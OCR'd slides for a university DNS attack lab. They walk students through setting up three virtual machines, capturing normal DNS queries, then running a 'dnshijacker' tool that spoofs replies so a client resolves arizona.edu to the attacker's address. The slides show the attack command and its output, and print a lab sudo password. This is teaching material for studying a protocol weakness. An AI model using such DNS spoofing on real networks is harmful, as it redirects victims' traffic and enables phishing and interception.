AskCyPert

CAC
Center for Cloud and Autonomic Computing

NATIONAL SCIENCE FOUNDATION


DNS Attack Lab

Purpose

- The purpose of this lab is to understand the insecurities of the Domain Name System (DNS) protocol and how they can be exploited

Virtual Lab Setup

- This lab is composed of 3 VMs




Lab Structure

- The *DNS attack* lab consists of 2 experiments
  1. Normal traffic
  2. Cache poisoning

Lab Software Tools

For this lab, we will be using the following tools:


- **DNSHijacker:** A DNS cache poisoning tool.
- **Bind9:** An open-source Domain Name System (DNS) software system.
- **Dig:** A command line DNS client and debugging tool.



Experiment 0:
Getting ready to start

Experiment Instructions

- Step 1: Open a terminal
  - For this lab we will be using the terminal.
  - There are two ways to open it.
    - From the menu
    - Or by clicking the icon on the dock:




Experiment Instructions

- Step 2: Get the IP addresses
  - We can see the IP address as soon as we open the terminal
  - Or by typing

    ```
    ifconfig
    ```

  - *You will need the IP of the two VMs, for the rest of the lab.*




```
claas@ip-10-100-2-19:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 9001
        inet 10.100.2.19              55.255.255.0  broadcast 10.100.2.255
        inet6 fe80::492:65ff:fe72:9643  prefixlen 64  scopeid 0x20<link>
        ether 06:92:65:72:96:43  txqueuelen 1000  (Ethernet)
        RX packets 1648302  bytes 710402804 (710.4 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1184481  bytes 104158078 (104.1 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 278579  bytes 27928728 (27.9 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 278579  bytes 27928728 (27.9 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

claas@ip-10-100-2-19:
```

Experiment Instructions


- Step 3: Configure Attacker VM
  - Go to the Attacker VM
  - Open a terminal and type

```
sudo nano /etc/bind/named.conf.options
```

  - Sudo password: *Claas2022*
  - Replace the IP address in the *forwarders* section (line 14) with the IP of the Server VM
  - To save changes: `Ctrl+X > y > Enter`



```
claas@ip-10-100-2-159:~$ sudo nano /etc/bind/named.conf.options
```




```
  GNU nano 4.8               /etc/bind/named.conf.options
options {
        directory "/var/cache/bind";

        // If there is a firewall between you and nameservers you want
        // to talk to, you may need to fix the firewall to allow multiple
        // ports to talk.  See http://www.kb.cert.org/vuls/id/800113

        // If your ISP provided one or more IP addresses for stable
        // nameservers, you probably want to use them as forwarders.
        // Uncomment the following block, and insert the addresses replacing
        // the all-0's placeholder.

        recursion yes;
        forwarders {
                10.100.2.47;
                //8.8.8.8;
        };

        //========================================================================>
        // If BIND logs error messages about the root key being expired,
                              [ Read 33 lines ]
^G Get Help  ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos
^X Exit      ^R Read File ^\ Replace   ^U Paste Text^T To Spell  ^_ Go To Line
```

Experiment Instructions

- Step 3: Configure Attacker VM
  - Restart the bind9 service in the terminal

```
sudo systemctl restart bind9
```



```
claas@ip-10-100-2-159:~$ sudo systemctl restart bind9
```

Experiment Instructions


- Step 4: Configure Client VM
  - Go to the Client VM
  - Open a terminal and type

```
sudo nano /etc/resolv.conf
```


  - Sudo password: *Claas2022*
  - Remove all the entries and type

```
Nameserver <IP of Attacker VM>
```

  - To save changes: `Ctrl+X > y > Enter`



```
claas@ip-10-100-2-178:~$ sudo nano /etc/resolv.conf
```



```
  GNU nano 4.8                         /etc/resolv.conf
# This file is managed by man:systemd-resolved(8). Do not edit.
#
# This is a dynamic resolv.conf file for connecting local clients to the
# internal DNS stub resolver of systemd-resolved. This file lists all
# configured search domains.
#
# Run "resolvectl status" to see details about the uplink DNS servers
# currently in use.
#
# Third party programs must not access this file directly, but only through the
# symlink at /etc/resolv.conf. To manage man:resolv.conf(5) in a different way,
# replace this symlink by a static file or a different symlink.
#
# See man:systemd-resolved.service(8) for details about the supported modes of
# operation for /etc/resolv.conf.

nameserver 10.100.2.159


                                [ Read 17 lines ]
^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos
^X Exit       ^R Read File  ^\ Replace    ^U Paste Text ^T To Spell   ^_ Go To Line
```

Experiment 1: Normal Traffic

Experiment Instructions


- Step 1: Open Wireshark
  - On the Client VM
  - Open a terminal and type

    ```
    wireshark
    ```

- Step 2: Generate normal traffic
  - Open another terminal and type

    ```
    dig asu.ed
    ```

  - Observe the results



```
claas@ip-10-100-2-178:~$ dig asu.edu

; <<>> DiG 9.16.1-Ubuntu <<>> asu.edu
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 33959
;; flags: qr rd ra; QUERY: 1, ANSWER: 4, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;asu.edu.                       IN      A

;; ANSWER SECTION:
asu.edu.                34      IN      A       151.101.194.133
asu.edu.                34      IN      A       151.101.2.133
asu.edu.                34      IN      A       151.101.66.133
asu.edu.                34      IN      A       151.101.130.133

;; Query time: 4 msec
;; SERVER: 127.0.0.53#53(127.0.0.53)
;; WHEN: Tue Oct 31 04:01:03 UTC 2023
;; MSG SIZE  rcvd: 100
```

AskCyPert

Experiment 2: Cache poisoning

CAC
Center for Cloud and Autonomic Computing

NATIONAL SCIENCE FOUNDATION


Experiment Instructions

- Step 1: Launch the attack
  - Go to the Attacker VM
  - Open a terminal and go to the DnsHijacker folder typing

```
cd Downloads/DnsHijacker
```

  - Then launch the attack typing

```
sudo ./dnshijacker –i eth0 –d <IP of attacker VM>
```



claas@ip-10-100-2-159: ~/Downloads/DnsHijacker
File Edit View Search Terminal Help


```
claas@ip-10-100-2-159:~$ cd Downloads/DnsHijacker/
claas@ip-10-100-2-159:~/Downloads/DnsHijacker$ sudo ./dnshijacker -i eth0 -d 10.
100.2.159
[sudo] password for claas:

[ dns hijacker v1.3 ]

sniffing on:        eth0
using filter:       udp dst port 53
default answer:     10.100.2.159
```

Experiment Instructions

- Step 2: Check DNS responses
  - On the Client VM
  - Open a terminal and type

```
dig arizona.edu
```

  - Open Firefox and try going to the same website
  - Keep trying the terminal command until you see the IP of the attacker VM in the *Answer section*



```
claas@ip-10-100-2-178:~$ dig arizona.edu

; <<>> DiG 9.16.1-Ubuntu <<>> arizona.edu
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 26941
;; flags: qr aa cd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;arizona.edu.                   IN      A

;; ANSWER SECTION:
arizona.edu.            60      IN      A       10.100.2.159

;; Query time: 12 msec
;; SERVER: 10.100.2.159#53(10.100.2.159)
;; WHEN: Tue Oct 31 04:16:12 UTC 2023
;; MSG SIZE  rcvd: 56
```

YOU HAVE BEEN HACKED! :P

Note: You may not be able to see this website on Firefox, please see the next slide

Experiment Summary

- **Please note:**
  - The spoofed response will only be accepted by the client if it arrives at the client before the actual response from the server.
  - The cache poisoning method used in this experiment targets the client directly. Most cache poisoning attacks target DNS servers.

Lab Report

- Describe the mechanism this attack uses to exploit a DNS vulnerability and create a diagram of the traffic between the VMs.
